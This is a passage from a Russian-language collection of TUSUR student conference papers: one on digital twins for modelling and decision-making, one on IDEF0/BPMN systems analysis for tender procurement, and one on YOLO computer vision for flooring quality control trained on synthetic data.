2. Comparison between concentration and immersion based on eeg analysis [Электронный ресурс]. – Режим доступа: <https://www.mdpi.com/1424-8220/19/7/1669> (дата обращения: 29.05.2024).
3. EEG Correlates of the Flow State [Электронный ресурс]. – Режим доступа: <https://www.frontiersin.org/journals/psychology/articles/10.3389/fpsyg.2018.00300/full> (дата обращения: 29.05.2024).
4. Лугина Н.Э. Теория вероятностей и математическая статистика. – Томск: ТУСУР, 2022. – 49 с.

Заборонок Вадим Евгеньевич

Студент каф. автоматизации и обработки информации
(АОИ) Томского государственного университета
систем управления и радиоэлектроники (ТУСУР)
Эл. почта: vadim.zaboronok93@mail.ru

Поломошнова Елизавета Александровна

Студентка каф. АОИ ТУСУРа
Эл. почта: pollen.way@gmail.com

Тикшаев Иван Денисович

Ассистент каф. АОИ ТУСУРа
Эл. почта: ivan.d.tikshaev@tusur.ru

Кульшин Роман Сергеевич

Ассистент каф. АОИ ТУСУРа
Эл. почта: roman.s.kulshin@tusur.ru

В.О. Писарева, М.А. Тупейко, И.Д. Тикшаев

Цифровые двойники как инструмент моделирования и принятия решений

Рассматривается концепция цифровых двойников – виртуальных копий физических объектов, используемых для моделирования, мониторинга и оптимизации их работы. Описаны основные этапы развития технологии, архитектурные особенности и структура цифровых двойников. Приведены примеры успешного применения в промышленности, автомобилестроении и других отраслях. Особое внимание уделено роли цифровых двойников в принятии решений, повышении эффективности производства, а также сокращении времени и финансовых затрат на разработку и внедрение продукции.

Ключевые слова: цифровой двойник, виртуальная модель, киберфизические системы, моделирование, прогнозирование, промышленное производство, оптимизация, автоматизация, техническое обслуживание, жизненный цикл продукта.

Исторический контекст и развитие технологии

Идея создания виртуальных копий физических объектов начала развиваться с развитием информационных технологий и интернета вещей (IoT). Цифровые двойники появились на стыке киберфизических систем, машинного обучения и больших данных. В начале 2000-х гг. NASA стала одной из первых организаций, внедривших эту технологию для мониторинга космических аппаратов. Сегодня цифровые двойники применяются во множестве отраслей, от промышленного производства до медицины и городского управления.

Структура и архитектура цифровых двойников

Структура и архитектура цифровых двойников основаны на взаимодействии нескольких ключевых

компонентов, которые функционируют синхронно для создания точной и актуальной цифровой копии физического объекта. Рассмотрим их подробнее.

Физический объект – реальная система, процесс или оборудование, за которыми ведётся постоянное наблюдение. Физический объект может варьироваться от отдельного устройства до целого предприятия или инфраструктурной системы. К примеру, это может быть промышленный робот, самолет или здание с системой интеллектуального управления. На этом уровне происходит фактическое физическое взаимодействие с окружающей средой, изменение параметров, воздействие внешних факторов и реализация производственных процессов. Концепция цифровых двойников на примере разработки аккумуляторного блока в автомобиле изображена на рис. 1.



Рис. 1. Концепция цифрового двойника на примере разработки аккумуляторного блока в автомобиле

Виртуальная модель представляет собой детализированную цифровую репрезентацию физического объекта. Она включает в себя математические модели, алгоритмы машинного обучения, методы симуляции и другие средства вычислительного моделирования, предназначенные для прогнозирования и анализа различных сценариев поведения физического объекта. Виртуальная модель обновляется в

реальном времени на основе данных, поступающих с физического объекта, и позволяет анализировать текущее состояние системы, её производительность и потенциальные риски. Модели могут быть построены на основе различных данных, таких как геометрические, физические, статистические или поведенческие характеристики системы.

Основные технологии, на которых базируются цифровые двойники, включают в себя интернет вещей (IoT), машинное обучение, технологии больших данных и облачные вычисления. IoT позволяет собирать данные с физических объектов с помощью множества датчиков и передавать их в реальном времени для дальнейшей обработки. Алгоритмы машинного обучения анализируют эти данные, выявляя паттерны и предсказания, что помогает в моделировании и управлении объектами.

Технологии больших данных используются для хранения и обработки огромных объёмов информации, поступающих с реальных объектов, а облачные платформы обеспечивают доступ к вычислительным ресурсам для симуляции и анализа данных. Совместное использование этих технологий позволяет создавать высокоточные цифровые модели, которые постоянно обновляются и адаптируются на основе актуальных данных. Это открывает новые возмож-

ности для мониторинга, оптимизации и предсказания поведения физических систем в режиме реального времени.

Одним из ключевых элементов архитектуры цифрового двойника является надёжная и оперативная связь между физическим объектом и его виртуальной моделью. Для этого используются различные каналы передачи данных, которые обеспечивают двустороннюю коммуникацию.

С помощью датчиков с физического объекта собираются данные. Эти данные передаются в цифровую модель, где они обрабатываются и анализируются в режиме реального времени. Важно отметить, что цифровой двойник также может отправлять команды и рекомендации на физический объект, позволяя корректировать его поведение или параметры на основе анализа модели. Схема, демонстрирующая элементы цифрового двойника изделия, изображена на рис. 2.




Рис. 2. Элементы цифрового двойника изделия

Центральным звеном архитектуры цифрового двойника является система управления данными. Она собирает, хранит и обрабатывает поступающие с физического объекта данные, применяет алгоритмы анализа, интерпретирует результаты и генерирует полезные рекомендации. Система может использовать методы машинного обучения, аналитики больших данных и искусственного интеллекта для улучшения качества анализа и предсказания возможных неисправностей или сбоев в работе объекта.

Структура и архитектура цифрового двойника строятся на интеграции реальных объектов, данных, виртуальных моделей и аналитических систем. Цифровой двойник представляет собой информационную модель, включающую процессы, способные воспроизводить как реальные, так и потенциальные события, а также механизмы, направленные на минимизацию рисков, связанных с их возникновением [1].

Цифровые двойники в моделировании

Цифровые двойники позволяют создавать высокоточные модели сложных систем и процессов. С их помощью можно тестировать различные сценарии, прогнозировать поведение систем в будущем и оце-

нивать возможные риски. Моделирование даёт возможность проанализировать результаты различных управленческих решений без необходимости их немедленного применения в реальных условиях. Цифровой двойник даёт возможность проверять гипотезы и сценарии до их внедрения в реальную систему. В производстве цифровые двойники могут моделировать работу отдельных машин или целых производственных линий. Это позволяет оптимизировать последовательность операций, повысить эффективность использования оборудования и сократить время на принятие решений. Примеры включают тестирование обновлений ПО для автоматизированного оборудования или прогнозирование влияния изменений в цепочке поставок.

Использование данных, поступающих в режиме реального времени, позволяет не только строить точные модели, но и оперативно адаптировать их под изменяющиеся условия. Это особенно важно для высокодинамичных производственных систем, где любая задержка в принятии решений может привести к потерям. Для выполнения прогнозной оценки значений параметров технического объекта с по-

мощью микропроцессорных модулей целесообразно использовать простые модели, позволяющие получить результат в режиме реального времени без существенной нагрузки на микроконтроллер модуля, например, модели, в основе которых лежат методы анализа и прогнозирования временных рядов [2].

Цифровые двойники и принятие решений

Многие этапы разработки продукта могут быть выполнены в цифровом формате с применением инструментов виртуальной среды. Тестирование и моделирование прототипов на основе цифрового двойника позволяют значительно снизить количество дефектов в процессе производства. Внедрение цифрового двойника способствует эффективной оптимизации финансовых и временных затрат на разработку и вывод продукта на рынок.

Цифровой двойник способен пройти весь жизненный цикл продукта быстрее, чем его физическая копия. Модель, созданная в виртуальной среде, точно воспроизводит все характеристики и поведение реального продукта или услуги, что позволяет запустить продукт в продажу непосредственно после завершения его производства.

Обновляемые в реальном времени цифровые копии обеспечивают постоянный удаленный контроль за своими физическими аналогами, собирая

данные с помощью датчиков. Анализ этих данных даёт возможность прогнозировать потенциальные поломки и сбои в работе продукта, что позволяет проводить техническое обслуживание своевременно, минимизируя риски выхода из строя и снижая возможные убытки [3].

Иногда объекты эксплуатируются в условиях, при которых их тестирование становится затруднительным, экономически невыгодным или вовсе невозможным. Проведение испытаний в таких средах с использованием цифрового двойника позволяет на этапе проектирования снизить риск возникновения ошибок и обеспечить достижение необходимых эксплуатационных характеристик продукции [4].

Примеры применения цифровых двойников

Цифровые двойники нашли успешное применение в различных высокотехнологичных проектах, что подтверждается опытом работы специалистов Центра компетенций НТИ СПбПУ «Новые производственные технологии» в рамках сотрудничества с АО «ОДК-Климов». В 2019 г. был начат проект по созданию цифрового двойника авиационного двигателя ТВ7-117СТ-01. Двигатель ТВ7-117СТ-01 в разрезе изображен на рис. 3 слева, внешний вид двигателя ТВ7-117СТ-01 без обвязки изображен на рис. 3 справа.





Рис. 3. Модели авиадвигателя ТВ7-117СТ-01 (АО «ОДК-Климов»)

Данный проект включал три основных этапа:

1. Уменьшение массы двигателя ТВ7-117СТ-01 с помощью цифрового двойника.
2. Обновление и проверка цифрового двойника двигателя на основе результатов испытаний.
3. Наполнение цифрового двойника и оптимизация веса с учетом технологических особенностей деталей и сборочных единиц двигателя.

В ходе первого этапа были разработаны виртуальные испытательные стенды и полигон двигателя, интегрированные в экспертную систему. Это решение позволит уменьшить массу отдельных деталей на 50%, сохраняя их прочность и долговечность.

Проект включает в себя как технические, так и организационные задачи. Технические аспекты ориентированы на уменьшение веса авиационного двигателя, а организационные – на интеграцию цифровых и интеллектуальных производственных процессов. В ходе работ специалисты использовали цифровые двойники изделий и производственных процессов, что позволило формализовать проектирование двигателя. Это первый в России пример перепроектирования газотурбинного двигателя с применением технологии цифрового двойника, где были учтены многолетние наработки предприятия и результаты испытаний [5].

Примером успешного использования цифрового двойника является проект компании Grundfos, одного из ведущих производителей насосов. В условиях высокой конкуренции и сокращения сроков вывода продуктов на рынок Grundfos решила использовать технологию цифрового двойника для создания конкурентных преимуществ и повышения доходности. Вместе с компанией Siemens была разработана стратегия цифровизации, основанная на построении двух «экосистем»: «вовнутрь», которая включает компоненты продукта, и «вовне», объединяющей поставщиков и производителей этих компонентов.

Использование цифровых двойников позволило компании создать приложения и сервисы на базе платформы промышленного интернета вещей MindSphere, такие как SIDRIVE IQ. Эти решения предоставили возможность мониторинга состояния насосов в режиме реального времени и предсказания возможных сбоев на основе данных с приводов Siemens. В результате Grundfos получила инструменты для улучшения обслуживания своих продуктов, оптимизации процессов и создания новых клиентских сервисов, что помогло компании дифференцироваться на рынке и поддерживать стабильный рост доходов [6].

Пример успешного использования цифрового двойника в автомобильной промышленности представлен в проекте по созданию электромобиля «КАМА-1», реализованном Центром компетенций НТИ СПбПУ совместно с ПАО «КАМАЗ» в период с 2018 по 2020 г. На базе универсальной цифровой платформы за два года был разработан цифровой двойник электромобиля и создан его предсерийный образец. Этот проект стал первым примером разработки компактного российского электромобиля категории M1 с применением технологий цифровых двойников, что позволило сократить трудозатраты на 30% и ускорить процесс создания серийного образца более чем вдвое.

Цифровой двойник «КАМА-1» охватывал все этапы разработки, включая цифровое проектирование, моделирование, виртуальные испытания и оптимизацию конструкции. Это обеспечило возможность автоматической генерации решений по более чем 20 тысячам характеристик, таких как аэродинамика, прочность, безопасность и управляемость автомобиля. Благодаря комплексированию передовых цифровых технологий проект позволил выйти за пределы традиционного инжиниринга и создать высокотехнологичный продукт в кратчайшие сроки [7].

Цифровые двойники становятся важным инструментом моделирования и принятия решений, особенно в сложных производственных системах. Они предоставляют возможности для повышения эффективности, сокращения затрат и автоматизации процессов. Примеры успешного применения этой технологии показывают её значимость в различных отраслях, а будущее развитие будет связано с расширением применения на новые сферы управления.

Тенденции развития цифровых двойников

Тенденции развития технологии цифровых двойников характеризуются рядом ключевых направлений, обеспечивающих их дальнейшую эволюцию и расширение сфер применения. Одной из важнейших тенденций является интеграция цифровых двойников с технологиями искусственного интеллекта и методов глубокого обучения. Это позволяет существенно повысить точность моделей за счет автоматического анализа больших объемов данных, а также прогнозировать новые сценарии функционирования физических объектов на основе изменений внешней среды и оперативных данных с сенсоров.

Другим значимым направлением является использование технологий дополненной (AR) и виртуальной реальности (VR). Эти технологии предоставляют пользователям возможность интерактивного взаимодействия с цифровыми двойниками в трехмерной среде, что значительно облегчает процесс визуализации данных и проведения анализов. Их использование в промышленности, медицине и других отраслях способствует повышению эффективности управления сложными системами и снижению числа ошибок на этапах проектирования и эксплуатации.

Появление и внедрение сетей 5G представляет собой ещё одну значимую тенденцию, оказываю-

щую влияние на развитие технологий цифровых двойников. Высокая пропускная способность и низкая задержка передачи данных в сетях 5G позволяют оперативно обновлять цифровые модели в реальном времени, что особенно важно для таких приложений, как автономные транспортные системы, робототехника и системы «умного города».

В контексте городского планирования и управления инфраструктурой цифровые двойники становятся неотъемлемым элементом концепции «умных городов» и экосистем интернета вещей (IoT). Их использование позволяет моделировать и оптимизировать работу городской инфраструктуры, транспортных систем и энергетических сетей, что способствует снижению эксплуатационных затрат и повышению общей эффективности управления городом.

Эти тенденции не только способствуют дальнейшему распространению технологии цифровых двойников, но и открывают новые возможности для ее применения в различных отраслях промышленности и управления.

Работа выполнена в рамках государственного задания Минобрнауки России; проект FEWM-2023-0013.

Литература

1. Цифровой двойник как следующий этап ведения информационной модели [Электронный ресурс]. – Режим доступа: <http://surl.li/usuyxz>, свободный (дата обращения: 10.09.2024).
2. Клевцов С.И. Моделирование алгоритма краткосрочного прогнозирования изменения быстро изменяющейся физической величины в реальном времени // Инженерный вестник Дона. – 2012. – № 3. – С. 199–205.
3. Кокорев Д.С. Цифровые двойники: понятие, типы и преимущества для бизнеса / Д.С. Кокорев, А.А. Юрин // Colloquium-journal. – 2019. – № 10 (34). – С. 101–105.
4. Амелин С.В. Организация производства в условиях цифровой экономики / С.В. Амелин, И.В. Щетинина // Организатор производства. – 2018. – № 4. – С. 7–18.
5. Цифровой двойник помогает оптимизировать двигатель ТВ7-117СТ-01 // CAD/CAM/CAE Observer. – 2020. – № 1. – С. 14–15.
6. Бахаев Д. Цифровые двойники продукции и производства в целом как вершина цифровой трансформации / Д. Бахаев, Д. Соколов // Connect. – 2021. – № 1-2. – С. 46–49.
7. Цифровые двойники в высокотехнологичной промышленности / А.И. Боровков, Ю.А. Рябов, Л.А. Щербина, Е.Р. Мартынец, А.А. Корчевская, А.Т. Хуторцова, К.В. Кукушкин, А.А. Гамзикова. – СПб.: ПОЛИТЕХ-ПРЕСС, 2022. – 492 с.

Писарева Валентина Олеговна

Студентка каф. автоматизации обработки информации (АОИ) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: val00k02@mail.ru

Тупейко Милана Андреевна

Студентка каф. АОИ ТУСУРа
Эл. почта: tupeykoma@gmail.com

Тикшаев Иван Денисович

Аспирант каф. АОИ, м.н.с. ЛООМИС ТУСУРа
Эл. почта: tikshaevivan@gmail.com

УДК 004.6

А.Е. Васильева, И.Д. Тикшаев

Методы и инструменты системного анализа для повышения эффективности бизнес-процессов

Обсуждаются методы системного анализа, такие как функциональное моделирование, IDEF0 и BPMN, их применение в процессе анализа тендерных закупок, а также роль Confluence в управлении документацией и командной работе.

Ключевые слова: системный анализ, оптимизация бизнес-процессов, моделирование процессов.

В условиях стремительной цифровизации и роста конкурентоспособности компаний оптимизация бизнес-процессов приобретает критическое значение. Одним из направлений, где системный анализ активно применяется, является анализ тендерных закупок. В рамках ГПО-2205 создаётся агрегатор тендеров, который не только собирает информацию о тендерах, но и анализирует их для выбора наиболее подходящих вариантов. Агрегатор разрабатывается на основе документации, в которой используются нотации, такие как IDEF0 и BPMN. Цель данной статьи – рассмотреть основные методы и инструменты системного анализа, применяемые для повышения эффективности бизнес-процессов в контексте анализа тендерных закупок.

Функциональное моделирование – метод, который делит массивный бизнес-процесс на функции, задачи, операции [1]. Данный подход помогает понять, как происходит работа процесса на уровне его составляющих, какие шаги выполняются, как используются ресурсы и как взаимодействуют разные элементы, что особо важно для анализа тендерных закупок, где необходимо детально рассмотреть каждую стадию процесса: от подготовки тендерных предложений до их анализа и выбора победителя. Для визуализации структуры часто используются схемы, по которым визуально легче выявить места, требующие оптимизации бизнес-процесса.

Выбор нотаций IDEF0 и BPMN для анализа тендерных закупок обусловлен их способностью эффективно визуализировать и анализировать сложные процессы. Существуют и другие нотации, такие как UML (Unified Modeling Language) и EPC (Event-Driven Process Chain), которые также могут быть использованы для моделирования бизнес-процессов, однако они не всегда предоставляют такой уровень ясности, который необходим для анализа тендерных закупок. UML более универсальна и часто используется для моделирования различных аспектов системы, но ее основная область применения – это программные системы, а не бизнес-процессы [2]. UML также сложнее в освоении для специалистов, не связанных напрямую с техническими аспектами разработки.

EPC фокусируется на описании последовательностей событий и решений, что может быть полезно для линейных процессов, но она не столь эффективна для анализа процессов с множеством взаимодей-

ствий и ресурсов, таких как тендерные закупки [3]. Таким образом, IDEF0 и BPMN оптимальны для структурирования и упрощения сложных процессов.

Нотация IDEF0 (Integration Definition for Function Modeling) используется для визуализации функциональной структуры системы, отображая функции и их взаимосвязи [4]. При этом функции рассматриваются как «черные ящики», т.е. без детального анализа, что позволяет на следующем этапе детализировать каждый элемент. IDEF0 помогает анализировать, какие функции выполняются, какие ресурсы используются и как функции взаимодействуют между собой. Методика позволяет создавать четкие модели с разным уровнем детализации, что освобождает специалистов от повторного изучения уже исследованных процессов и дает возможность углубляться в детали по мере необходимости. Это делает IDEF0 особенно полезной для оптимизации ресурсов в сложных системах и процессах.

В рамках проекта ГПО диаграмма IDEF0 была изначально использована для визуализации основных этапов тендерной закупки, что помогло команде четко определить ключевые функции и их взаимосвязи. Эта диаграмма также была представлена на защите проекта, что обеспечило легкое погружение комиссии в предметную область.

BPMN (Business Process Model and Notation) представляет собой нотацию, предназначенную для описания бизнес-процессов. Данный подход делает акцент не на текстовом описании, а на графических элементах, таких как события, задачи, шлюзы, потоки данных и сообщения [5]. Применение стандартизированного набора символов обеспечивает понятность модели как для бизнес-аналитиков, так и для технических специалистов.

BPMN позволяет моделировать сложные многоуровневые процессы благодаря элементам, таким как пулы и дорожки, которые показывают взаимодействия между различными подразделениями внутри одной организации или с внешними участниками. Для повышения читаемости и управления сложностью используются подпроцессы. Используя BPMN, можно легко выявить избыточные этапы, задержки или дублирование задач. В рамках проекта BPMN помогло команде разработки погрузиться в каждый этап тендерной закупки и понять, что можно оптимизировать. Визуализация процессов позволила четко расписать новый процесс в удобном

формате, что упростило дальнейшую работу между участниками проекта.

Однако для успешной реализации и использования методов системного анализа необходимо не только моделировать процессы, но и обеспечивать управление информацией, а также командное взаимодействие. В этом ключе важную роль играют системы управления знаниями и совместной работы. Эти системы предлагают функционал для создания и централизованного хранения документации, что облегчает процесс анализа и оптимизации. Системные аналитики имеют возможность документировать модели процессов, фиксировать результаты анализа и поддерживать данные в актуальном состоянии. Например, Confluence предоставляет множество возможностей для совместной работы. Это включает создание общего пространства с гибкой настройкой прав доступа, разработку документов, совместное редактирование, а также возможность комментировать и обсуждать изменения.

Инструменты, такие как макросы для голосования и согласования, помогают ускорить процесс принятия решений. Благодаря тому, что Confluence выступает в роли централизованного хранилища данных, все участники команды имеют быстрый доступ к необходимой информации. Это улучшает координацию, ускоряет анализ и способствует эффективной оптимизации бизнес-процессов.

Также в системе Confluence присутствует интеграция с другими инструментами. Например, с системами управления проектами, такими как Jira, позволяя системным аналитикам и бизнес-командам координировать задачи и отслеживать статусы в реальном времени. Или с Draw.io – инструментом для создания диаграмм в разных нотациях. Также Confluence интегрируется с Google-диск, Microsoft Office 365, Swagger и с более 1 000 других полезных систем [6].

Системный анализ является ключевым элементом в повышении эффективности процессов тендерных закупок. Применение методов функционального

моделирования, IDEF0 и BPMN позволяет структурировать процессы и улучшить их прозрачность. Внедрение инструментов управления знаниями усиливает эффект от использования системного анализа, обеспечивая централизованное управление документацией и улучшая координацию внутри команды.

Работа выполнена в рамках государственного задания Минобрнауки России; проект FEWM-2023-0013.

Литература

1. Моделирование бизнес-процессов [Электронный ресурс]. – URL: <https://getcompass.ru/blog/posts/\ modelirovanie-biznes-processov> (дата обращения: 15.09.2024).
2. Язык UML: разновидности диаграмм [Электронный ресурс]. – URL: <https://www.lucidchart.com/blog/ru/types-of-UML-diagrams> (дата обращения: 15.09.2024).
3. Нотация EPC: Event-Driven Process Chain [Электронный ресурс]. – URL: https://www.businessstudio.ru/wiki/docs/v4/doku.php/ru/csdesign/bpmodeling/epc_notation (дата обращения: 15.09.2024).
4. IDEF0: Описание графической нотации [Электронный ресурс]. – URL: <https://www.trinion.org/blog/idef0-znakomstvo-s-notaciey-i-primer-ispolzovaniya> (дата обращения: 15.09.2024).
5. BPMN [Электронный ресурс]. – URL: <https://ru.wikipedia.org/wiki/BPMN> (дата обращения: 15.09.2024).
6. Atlassian marketplace home [Электронный ресурс]. – URL: <https://marketplace.atlassian.com/> (дата обращения: 15.09.2024).

Васильева Алена Евгеньевна

Студентка каф. автоматизации обработки информации (АОИ) Томского государственного университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: alena03186@gmail.com

Тикшаев Иван Денисович

Аспирант каф. АОИ, м.н.с. ЛООМИС ТУСУРа
Эл. почта: tikshaevivan@gmail.com

УДК 004.93'1

А.В. Зарипов, Р.С. Кульшин, А.А. Сидоров

Компьютерное зрение в конвейерной промышленности

Исследуется проблематика контроля качества продукции на производстве; рассматриваются примеры решения отдельных технологических задач на базе использования машинного обучения. В рамках исследования было получено две модели нейронной сети компьютерного зрения на базе архитектуры YOLO, которые были обучены на различных наборах данных (данные с производства и созданные искусственным образом). В ходе реализации и обучения моделей было выявлено, что модель, полученная на искусственных данных, демонстрирует более высокие показатели точности в отличие от модели, созданной на основе изображений с производства.

Ключевые слова: конвейер, нейронная сеть, производство, компьютерное зрение.

Производство с помощью конвейерных технологий является многоэтапным процессом изготовления продукции, на стадиях которого требуется контролировать качество итогового или промежуточных результатов. Для решения данного рода задач используется визуальный контроль, выполняемый специалистом-сортировщиком, в рамках технологического процесса которого возникают проблемы, связанные человеческим фактором:

- снижение эффективности производства из-за низкой скорости конвейерной ленты, обусловленной восприятием человека;

- пропуск продукции ненадлежащего качества или некорректная классификация дефектов, вызванные усталостью, потерей концентрации или низкой квалификацией специалиста;

- увеличение стоимости производства, вызванное необходимостью оплаты труда специалиста.

Для решения этих проблем и автоматизации контроля качества можно прибегнуть к использованию систем компьютерного зрения: YOLO (You Only Look Once), R-CNN (Region-based Convolutional Neural Networks), Faster R-CNN и др. Они позволяют по видеопотоку классифицировать объекты в кадре.

Примером автоматизации контроля качества может служить кейс, представленный в работе [1]. В ней приводится алгоритм обнаружения дефектов на мелких объектах с помощью нейросети глубокого обучения SSD (Single Shot MultiBox Detector). В ходе экспериментов по обучению модели были достигнуты значительные результаты, представленные в табл. 1.

Таблица 1

Точность классификации дефектов	
Тип дефекта	Точность классификации, %
1	98,0
2	99,0
3	97,8
4	79,4

В исследовании рассматриваются различные типы дефектов для мелких объектов, таких как швейные иглы размером 0,8 см. В работе были графически представлены 4 вида дефектов, изображения которых были сгруппированы в обобщенный набор данных (далее – датасет).

Полученная в ходе экспериментов модель позволяет автоматизировать процесс контроля качества мелкой продукции и повысить производительность технологического процесса за счет настройки скорости перемещения конвейерной ленты и точности классификации отбракованных изделий.

В работе [2] описывается метод определения дефектов упаковки на конечной стадии производства продукта. В качестве базы для системы обнаружения дефектов использовалась нейронная сеть глубокого обучения архитектуры YOLO, позволяющая классифицировать объекты на изображении в реальном времени. Для обучения системы был сформирован датасет с двумя классами: целая упаковка, поврежденная упаковка. В ходе тестирования полученной модели была получена средняя точность, равная 78,6%, что является удовлетворительным результатом.

Для автоматизации контроля качества на деревообрабатывающих предприятиях была создана система контроля качества ламинированного напольного покрытия [3]. В статье демонстрируется создание системы обнаружения дефектов на базе архитектуры YOLO. Для обеспечения точности обнаружения мелких деталей фиксации производственного процесса ведется в высоком разрешении, что позволяет разбить кадр на части без потери качества изображения.

Благодаря данной предобработке входного потока изображений нейронная сеть достигает высоких показателей точности классификации, представленной в табл. 2.

Таблица 2

Точность классификации дефектов	
Тип дефекта	Точность классификации, %
Дефект граней	85,52
Дефект поверхности	93,66
Все дефекты	90,86

В итоге созданная система позволяет классифицировать произведенное напольное покрытие на наличие мелких дефектов с высокой точностью только для светлого покрытия.

В рамках данной работы была поставлена задача сбора данных и обучения модели компьютерного зрения для задачи идентификации напольного покрытия в виде ламината и паркета.

Для создания системы был собран набор данных в формате видеозаписи производственного процесса. Для формирования датасета видеоряд был разбит на кадры и впоследствии аннотирован с помощью средства Roboflow. Так как на производстве нет возможности оперативно собрать необходимую выборку изображений, то к полученному датасету были применены методы аугментации: изменение ориентации и перспективы изображения по вертикали и горизонтали, изменение контрастности и насыщенности. Итоговая выборка (рис. 1) составила 815 изображений, которые были разделены на обучающий, валидационный и тестовый наборы.

В качестве модели нейронной сети для идентификации объектов была выбрана архитектура YOLO, поскольку в приведенных выше работах она демонстрирует высокие показатели точности и позволяет обрабатывать видеопоток в реальном времени.

Нейронная сеть была обучена со следующими параметрами: количество эпох – 100, размер пакета – 16. Для оценки качества работы модели была собрана обобщенная метрика mAP50. На рис. 2 представлен график оценки mAP50 для полученной нейронной сети.




Рис. 1. Фрагмент датасета для обучения нейронной сети




Рис. 2. Оценка качества модели mAP50

Анализируя график на рис. 2, можно сделать вывод, что полученная модель нейронной сети не является адекватной, поскольку часто допускает критические ошибки и не способна точно идентифицировать объект на изображении. Данное явление свидетельствует о низкой обобщающей способности модели ввиду низкого разнообразия обучающей выборки.

Для решения проблемы был сгенерирован синтетический набор данных на основе реального производства, который расширяет обучающую выборку и позволяет автоматически создать крупное множество изображений за короткий срок. Данное решение позволило создать датасет схожего размера (рис. 3) с различными видами покрытия, окружением, ракурсами камеры, эффектами.

По полученным синтетическим данным была обучена вторая модель нейронной сети с теми же параметрами, что и у первой. На рис. 4 представлен график метрики mAP50, который демонстрирует равномерное обучение нейронной сети.




Рис. 3. Фрагмент синтетического датасета

В ходе тестирования модели на тестовом наборе данных с реального производства вторая модель демонстрирует значение $mAP50 = 0,95$, что является высоким показателем в задаче идентификации объектов.

В итоге были получены две нейронные сети компьютерного зрения YOLO. Одна была обучена на данных с реального производства, а вторая – на искусственных. Последняя модель достигла высо-

ких показателей точности обнаружения и демонстрирует возможность использования синтетиче-

ских изображений для обучения систем компьютерного зрения.

